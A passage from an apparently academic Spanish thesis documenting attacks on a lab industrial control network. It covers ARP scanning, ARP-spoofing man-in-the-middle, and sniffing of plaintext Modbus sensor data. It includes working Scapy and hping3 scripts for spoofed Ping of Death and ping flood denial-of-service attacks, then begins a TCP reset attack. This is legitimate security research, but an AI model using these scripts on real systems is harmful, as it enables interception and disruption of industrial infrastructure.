Para realizar este ataque se ha hecho uso tanto de Ettercap como de Scapy. Para realizarlo con Ettercap, es tan fácil como pulsar la opción de *Scan for hosts* y la aplicación por sí sola se encarga de realizar lo antes descrito y guardar las direcciones MAC obtenidas asociadas a las correspondientes direcciones IP. En la figura 14, se pueden ver las direcciones que obtiene la máquina atacante al ejecutar el escáner, donde se aprecia que aparecen tanto las direcciones IP de los PLC como la del sistema SCADA. Dicha tabla se puede ver desde la aplicación pulsando la opción de *Hosts list*.

Por el otro lado, para realizar el ataque con Scapy se ha escrito un *script* de Python que utiliza el módulo propio de la herramienta. En él, se indica el rango de direcciones donde realizar el *scanning* (en este caso, *192.168.0.1/24*) y la interfaz de red por la cual enviar los




Figura 14: Captura de Ettercap que muestra el listado de *hosts* encontrados tras el escáner con ARP

paquetes. De esta forma, el *script* crea un paquete ARP con dichos datos y además incluye la dirección MAC destino *ff:ff:ff:ff:ff:ff* en la capa de Ethernet, lo cual permite que se envíe una ARP *request* a todos los dispositivos de la red. Finalmente, por cada paquete enviado, si se recibe respuesta, entonces quiere decir que el paquete ha sido alcanzado por un *host* real, se ha preguntado por su IP, y entonces se guarda su dirección MAC en un listado, para así al acabar mostrarlo junto a la correspondiente dirección IP. Al ejecutar el *script*, el resultado obtenido es el siguiente:

```
Available devices in the network:
IP                  MAC
192.168.0.1         0c:04:90:d3:00:00
192.168.0.2         0c:6e:91:e2:00:00
192.168.0.3         0c:19:90:3f:00:00
192.168.0.4         0c:8e:36:3b:00:00
```

Ahora que la máquina atacante conoce las direcciones IP de los dispositivos de la red, es capaz de llevar a cabo un ataque MitM. Este tipo de ataques tiene como objetivo interceptar la comunicación entre dos *hosts*. Al conseguirlo, el atacante podría escuchar la comunicación y obtener información privada y sensible, como credenciales o información confidencial de una empresa; o incluso, suplantar alguna de las dos partes. Para que tenga éxito el ataque,

el delincuente debe establecerse como un punto de comunicación entre los dos *hosts* cuya comunicación intercepta, cambiando para ello la tabla de enrutamiento de cada uno de ellos [42]. De esta forma, cuando uno de los dos *hosts* quiera enviar un paquete al otro, realmente se lo estará mandando al equipo del delincuente y este lo devolverá al *host* que se pretendía para que, aunque pase por la máquina atacante, los atacados no sean conscientes del peligro.

Para ello, se ha hecho uso de nuevo de las fallas de seguridad del protocolo ARP. ARP permite que se reciban paquetes ARP de respuesta y se actúe como si se hubiera hecho previamente una *request* aunque no haya sido el caso. Gracias a esto, es posible ejercer un ataque MitM de la siguiente forma mediante la denominada técnica *ARP Spoofing*:

1. Se envía un paquete ARP response a los dos *hosts* cuya comunicación queremos interceptar. Dicho paquete incluirá la dirección IP del *host* contrario y la dirección MAC de la máquina atacante. Así, al recibirse dicho paquete, cada *host* asociará en la ARP caché la IP del *host* contrario de la comunicación con la MAC del atacante, lo cual dará lugar a que, cuando uno de ellos envíe un paquete, realmente se esté enviando a la máquina del delincuente [43].

2. Tras esto, solo falta activar la variable del kernel de Linux *net.ipv4.ip_forward*, la cual permite que el dispositivo actúe de *router*, es decir, permite que los paquetes recibidos con una dirección IP destino distinta a la de la máquina atacante se reenvíen a donde corresponde. Para activar dicho parámetro, basta con introducir en una terminal de administrador el comando *sysctl net.ipv4.ip_forward=1* [44].

De esta forma, habremos efectuado un ataque MitM con éxito y estaremos escuchando las comunicaciones sin interrumpirlas y sin que los interceptados sean conscientes de ello. Para llevar a cabo la mencionada estrategia y realizar el ataque, se ha hecho de nuevo uso de las dos anteriores herramientas, Ettercap y Scapy.

Para realizar *ARP Spoofing* con Ettercap, tras haber hecho un escáner de la red y obtenido la lista de direcciones, en la pantalla de *Hosts list* de la figura 14 hay que indicar los dos *hosts* cuyas comunicaciones se quieren interceptar.

El objetivo es interceptar las comunicaciones entre un PLC y el sistema SCADA para así poder obtener información de interés. El atacante en primera instancia no sabría que direcciones corresponden a cada dispositivo, pero basta con hacer prueba y error hasta que uno de los

pares establecidos consiga que se reciban paquetes. En este caso, en el que se desea interceptar las comunicaciones entre el PLC de la subred de ModbusTCP y el sistema SCADA, hay que seleccionar las IPs 192.168.0.1 y 192.168.0.4.

Tras esto, basta con seleccionar la opción *ARP poisoning...* y así la herramienta realiza las acciones necesarias para llevar a cabo el *ARP Spoofing* con éxito y que la máquina atacante pueda escuchar las comunicaciones. Como se puede ver en la figura 15, si se va a Wireshark y se filtran los paquetes recibidos por protocolo Modbus, aparecen los paquetes que se envían entre ellos para transmitir los valores de los sensores.




Figura 15: Captura de Wireshark tras realizar *ARP Spoofing* para escuchar las comunicaciones

Para realizar *ARP Spoofing* con Scapy, primero es necesario activar manualmente la variable del kernel *net.ipv4.ip_forward* que se ha mencionado antes para que se reenvíen los paquetes recibidos a donde corresponde. Tras esto, basta con ejecutar el siguiente comando en el intérprete de Scapy: *arp_mitm(ïp1", ïp2")*, donde *ip1* e *ip2* son las IPs de los dos *hosts* cuya comunicación se interceptará.

4.1.2. *Sniffing* y guardado de paquetes capturados

Habiendo realizado previamente el ataque *Man in the Middle* mencionado antes, el atacante ahora es capaz de realizar lo que se conoce como *sniffing*, que consiste en escuchar lo que ocurre en la red con fines maliciosos como obtener información privada [45].

Para ello, se ha hecho uso de dos herramientas, tcpdump y Scapy. Se puede simplemente obtener todos paquetes que llegan a la máquina víctima y posteriormente hacer una búsqueda para ver cuáles transmiten información sobre los sensores de la red. Sin embargo, para llevar a cabo un *sniffing* más eficiente y elaborado, se han filtrado los paquetes que llegan para obtener los que realmente nos serán útiles.

Con tcpdump, una vez se ha interceptado la comunicación con el ataque MitM, se han obtenido los paquetes que interesan introduciendo en una terminal el comando *tcpdump -X -c 50 -i eth0 tcp -Q inout*. En dicho comando, se indica que se quieren obtener 50 paquetes que llegan desde la interfaz de red *eth0*, que hacen uso del protocolo TCP (ya que es el utilizado para transmitir información en las comunicaciones) y que son paquetes no destinados a la máquina y se reenviarán a donde corresponde. Además, con el *flag -X* se indica que se quiere mostrar la información de los paquetes en hexadecimal y ASCII.

En la figura 16, se muestra la salida que da el programa al introducir este comando. Como se puede apreciar, tcpdump captura los paquetes con éxito. Sin embargo, fuera de la información genérica de los paquetes que ofrece, tales como las direcciones IP de origen y destino o las *flags*, el contenido hexadecimal y ASCII no ayuda a hallar los valores de los sensores que el atacante desea obtener.

Para conseguir visualizar de una forma más legible la información de los paquetes, lo que se ha hecho es guardarlos en un archivo para así, posteriormente, abrir dicho fichero con Wireshark. Para hacer esto, basta con introducir el mismo comando que antes pero indicándole que se quiere guardar en un fichero: *tcpdump -X -c 50 -i eth0 tcp -Q inout -w sniffed_packets.pcap*.

En la figura 17, se muestra una captura de Wireshark al leer el fichero generado por tcpdump. Como se puede apreciar, se reciben tanto paquetes *Modbus* como *TCP Retransmission*. Ambos utilizan el protocolo TCP, pero lo que ocurre es que, al llegar los paquetes, estos se tienen que reenviar a su verdadero destino, por lo que se genera una copia de estos como TCP Retransmission y se envían. Por tanto, los que realmente nos interesan son los que nos llegan como tal.

En la captura se ha seleccionado uno de los paquetes que envía 192.168.0.1, y como se puede apreciar, al indagar en la información contenida en las capas de Modbus, es posible leer los valores de los sensores (*Register 1* y *Register 2*) que se envían sin ningún tipo de cifrado.




Figura 16: Salida de tcpdump al capturar paquetes para hacer *sniffing*

Esto quiere decir que dicha IP corresponde a la del PLC de la subred de ModbusTCP que está enviando los datos al sistema SCADA, y queda reflejada la inseguridad del protocolo al enviar los datos en texto plano.

Para realizar la misma labor con Scapy, al igual que con tcpdump, basta con introducir un comando para capturar los paquetes deseados. Scapy hace uso de la misma sintaxis que tcpdump en el filtrado de paquetes, por lo que ambas herramientas tienen las mismas posibilidades a la hora de filtrar.

Como ahora sabemos que los datos de los sensores se envían en los paquetes procedentes por la dirección MAC del paquete de la figura 17, podemos además filtrar por esta y así obtener solo dichos paquetes. Para ello, se ha introducido en Scapy el comando *capture = sniff(iface=."*^{et}*h0", filter="tcp and ether src 0c:04:90:d3:00:00", count=10)*, el cual guarda los paquetes filtrados en la variable *capture*.

Con esto, si introducimos el comando *capture.summary()* nos mostrará información muy




Figura 17: Captura de Wireshark con los paquetes capturados mediante *sniffing*

general sobre cada paquete capturado: las capas, los direcciones IP origen y destino y los *flags* utilizados. Sin embargo, podemos mostrar información detallada sobre un paquete en concreto con el comando *capture[i].show()*, donde *i* es el índice del listado que contiene el paquete cuya información se desea mostrar.

En la figura 18, aparece la información que muestra Scapy sobre un paquete con dicho comando. Como se puede apreciar, la información que se puede consultar desde esta aplicación es mucho más detallada que la mostrada con tcpdump. Se nos muestra los valores de los atributos de cada capa del paquete, además del código hexadecimal del *payload* que puede contener. No obstante, aquí tampoco se muestran los valores de los sensores en texto plano, sino que se encuentran en dicho *payload* en código hexadecimal.

Por lo tanto, para leer los valores de los sensores enviados por el PLC debemos, al igual que en tcpdump, exportar con Scapy los paquetes obtenidos a un fichero para así posteriormente leerlos con Wireshark. Para exportarlos, simplemente se ha introducido el comando *wrpcap("sniffed_packets", capture)*. En la figura 19, se muestra una captura del fichero abierto en Wireshark.

4.1.3. Ataques de denegación de servicio

Los ataques de denegación de servicio (DoS) son aquellos en los que un actor malicioso trata de interrumpir de alguna forma el correcto funcionamiento de un ordenador o dispositivo.




Figura 18: Captura de Scapy donde se muestra el resultado de utilizar el comando *show()*

Generalmente este tipo de ataques se realizan sobrecargando la máquina objetivo con muchas solicitudes para que así colapse su tráfico normal e impida el uso habitual de la máquina. En estos casos es una la única máquina que se encarga de realizar el ataque [46].

A continuación, se explican la implementación y la ejecución de los diferentes tipos de ataques DoS realizados a la red, los cuales se han realizado tanto con hping3 como con Scapy.

- **Ataque *Ping of Death***

El ataque *Ping of Death* (*Ping* de la Muerte) consiste en bloquear una máquina objetivo mediante el envío de un paquete de protocolo de control de mensajes de Internet (ICMP, del inglés *Internet Control Message Protocol*) que supere el tamaño máximo autorizado. Cuando un paquete tiene un tamaño grande, este se divide en fragmentos que se van enviando para que así luego se ensamblen todos estos y formen el paquete que corresponde. Sin embargo, cuando el tamaño total del paquete acaba siendo mayor al límite permitido, tiene lugar un desbordamiento de *buffer* si el sistema no está protegido, lo cual da lugar a la caída de la máquina [47].

hping3 permite la realización de *scripts* haciendo uso de un lenguaje conocido como Tcl, el cual tiene una sintaxis básica que permite la automatización de programas [48]. Gracias a




Figura 19: Captura de Wireshark con el fichero generado por Scapy

esto, se ha podido implementar un *script* que ejecuta un ataque *Ping of Death*, que es el que aparece en la figura 20.

```
1 # source IP address (to spoof our true IP)
2 set source_ip "192.168.0.1"
3
4 # target IP address
5 set target_ip "192.168.0.4"
6
7 # data file
8 set your_file "/home/osboxes/RedTeam/hping3/PoD-DATA"
9
10 set p "ip(saddr=$source_ip,daddr=$target_ip)+icmp()+data(file=$your_file)"
11 hping send $p
```

Figura 20: *Script* utilizado para ejecutar un ataque *Ping of Death* con hping3

En este *script* se solicita la dirección IP de origen (en cuyo caso asignaremos una IP falsa, por ejemplo la del PLC de la subred de ModbusTCP, para que así los usuarios de la red, si detectan el paquete, crean que lo ha enviado dicho dispositivo), la dirección destino (en la que se ha indicado la del sistema SCADA para así tratar de hacerlo caer) y la dirección de un fichero de datos, que corresponde con aquel cuya información se utilizará para que el paquete tenga un tamaño superior al permitido. Los paquetes tienen un máximo de 65535 *bytes*, por lo que dicho fichero se ha creado con datos que le hacen tener un total de 80000. Finalmente, el *script* monta el paquete con los datos recibidos y lo envía a donde corresponde.

Para ejecutar el *script* con hping3, se debe abrir una terminal de administrador apuntando a la ruta del fichero e introducir el siguiente comando:

```
hping3 exec ping-of-death.htcl
```

Sin embargo, como podemos observar en la figura 21, hping3 da un error al mandar el paquete indicando que el mensaje es demasiado largo. Esto quiere decir que hping3 no permite el envío de paquetes con longitud de datos superior al máximo permitido y por tanto no es posible realizar el ataque con esta herramienta.

```
┌──(root㉿osboxes)-[/home/osboxes/RedTeam/hping3]
└─# hping3 exec ping-of-death.htcl
Sending packet: Message too long
    while executing
"hping send $p"
    (file "ping-of-death.htcl" line 11)
```

Figura 21: Salida obtenida al ejecutar el *script* de hping3 para ejecutar un *Ping of Death*

Para ejecutar el ataque con Scapy, se ha implementado el *script* de la figura 22. En este, además de las IPs origen y destino para los mismos propósitos que en el anterior caso, se solicita la interfaz de red por la que se quiere enviar el paquete, y el tamaño del paquete que deseamos que tenga, lo cual con Scapy se hace fácilmente multiplicando un *byte* por el número de veces que queremos que se repita. Así pues, luego simplemente se monta el paquete al completo y se envía.

```
 1 from scapy.all import *
 2
 3 # source IP address (to spoof our IP)
 4 source_ip = "192.168.0.1"
 5
 6 # target IP address
 7 target_ip = "192.168.0.4"
 8
 9 # the interface to use
10 your_iface = "eth0"
11
12 # data size
13 data = "X"*80000
14
15 p = fragment(IP(src=source_ip, dst=target_ip) / ICMP() / data)
16 send(p, count=1, verbose=0, iface=your_iface)
```

Figura 22: *Script* utilizado para ejecutar un ataque *Ping of Death* con Scapy

El *script* se ejecuta sin errores, pero para ver si realmente ha tenido efecto debemos irnos a la máquina donde se ubica el sistema SCADA. Dicha máquina no queda bloqueada tras recibir el paquete, por lo que el ataque no llega a tener éxito. En la figura 23, se muestran los paquetes que captura Wireshark desde la máquina SCADA cuando se realiza el ataque. Como se puede

apreciar, la máquina ha estado recibiendo el correspondiente paquete en fragmentos, pero en lugar de seguir acumulándose tras alcanzar la máxima longitud de un paquete, como vemos que ocurre entre los paquetes 77 y 78, el *offset* se reinicia y empieza acumularse desde 0 como si fuese un paquete nuevo. Esto resulta en que, como vemos en la información del último paquete, se reciba una ICMP *request* cuya longitud es de 80000 menos el máximo de longitud de un paquete.




Figura 23: Captura de Wireshark con los paquetes recibidos por el ataque *Ping of Death* con Scapy

Esto resulta en que la máquina del sistema SCADA no es vulnerable a este tipo de ataques, ya que en cuanto detecta que un paquete va a tener más tamaño del máximo contenido, el contador de datos recibidos se reinicia para que así el paquete resultante siempre sea menor y así no se genere un paquete corrupto.

- **Ataque de Inundación de *Ping* (*Ping Flood*)**

A pesar de que el anterior ataque haciendo uso de los paquetes ICMP no haya tenido éxito, se pueden utilizar para tratar de conseguir resultados mediante otro ataque: el ataque de *Ping Flood*.

Este ataque consiste en sobrecargar la máquina víctima con un gran número de paquetes de *ping* ICMP. Esta máquina necesita algunos recursos para poder procesar cada solicitud y responder a ellas, además de que también le hace consumir ancho de banda. Como consecuencia, si enviamos continuamente paquetes de *ping* de gran tamaño, le haremos consumir

muchos recursos consiguiendo así ralentizar la máquina o incluso llegando a interrumpirla por completo [49].

Para realizar este ataque con hping3, se ha implementado un *script* en el que, como volvemos a hacer uso de paquetes ICMP al igual que al realizar el ataque de *Ping of Death*, el código es idéntico a excepción de que se ha añadido un bucle *while* para que ahora se envíe el mismo paquete infinitas veces y así se consiga impactar en la máquina víctima. Otros cambios son que ahora, para variar de dispositivo víctima, se va a atacar el PLC de la subred de Modbus en lugar del sistema SCADA; y también se ha decrementado el tamaño de los datos que se incorporan al paquete para que así hping3 permita enviarlos (se han establecido a 1000 *bytes* de datos).

Al ejecutar el *script*, si se observa el monitor de los datos del sistema SCADA, este muestra cómo se siguen obteniendo los datos sin problema alguno, por lo que resulta en que el ataque, a pesar de que consuma recursos del PLC, no es lo suficiente fuerte como para interrumpir el servicio.

Para ejecutar el ataque con Scapy, se ha utilizado un nuevo *script* en el que, nuevamente, es idéntico al utilizado con Scapy en el caso anterior a excepción de lo comentado antes. Algunas diferencias a destacar con respecto al *script* de hping3 es que aquí sí podemos darle un tamaño mayor a los paquetes, en cuyo caso se ha asignado de 60000 *bytes* para así aunque no se supere el máximo permitido, este sea muy grande y además permita que el destinatario responda a la petición de *ping*. También, se hace notar que aquí no es necesario hacer uso de un bucle *while* para mandar todos los paquetes posibles, sino que con añadir el *flag loop* en el comando para mandar los paquetes sirve.

Al ejecutarlo, al igual que al utilizar hping3, no se interrumpe el funcionamiento del PLC, con lo que se concluye que la máquina no es vulnerable a este tipo de ataques.

- **Ataque de *TCP Reset***

Un ataque *TCP Reset* consiste en provocar que una conexión TCP previamente establecida entre dos sistemas sea ilegítimamente abortada [50]. Esto se puede conseguir gracias al *flag RESET* del protocolo TCP. Dicho *flag* sirve para que, si uno de los participantes en una conexión envía un paquete TCP con este, la conexión se aborte inmediatamente. Conociendo esto, se ha hecho uso de dicha funcionalidad para, desde la máquina atacante, abortar la conexión entre

el PLC y el sistema SCADA.

La idea es mandar un paquete TCP con el *flag RESET* a uno de los dos dispositivos para que así se cierre la conexión. No obstante, para que dicho paquete sea aceptado y se tome como válido, se debe cumplir ciertos requisitos. El paquete que se reciba debe tener las direcciones IP origen y destino que espera que lleguen, al igual que los puertos origen y destino de la conexión en curso. Además, el número de secuencia del paquete debe ser el esperado, que será igual al número *ACK* del último paquete que ha enviado el *host* al cual queremos mandar el paquete [51].

Como se puede ver en la figura 17, la máquina atacante recibe 6 paquetes de la conexión entre el PLC y el sistema SCADA cada segundo, de forma que, desde el último paquete que se envía hasta el primero de la próxima tanda de 6, pasa todo un segundo sin enviarse paquetes en sus comunicaciones. Por tanto, podemos aprovechar este margen de tiempo para formar el paquete *RESET* haciendo uso del último paquete que se manda cada segundo.

De estos 6 paquetes que se reciben en la máquina atacante, es el quinto el que nos interesa, ya que es el último que manda el sistema SCADA en ese lapso de segundo. Por tanto, el desarrollo del *script* que implementa el ataque en hping3, se ha realizado de forma que se escuche a la interfaz de red hasta obtener un total de 5 paquetes, para así, obtener el último de dicho listado y formar el paquete que deseamos enviar con los valores de este.

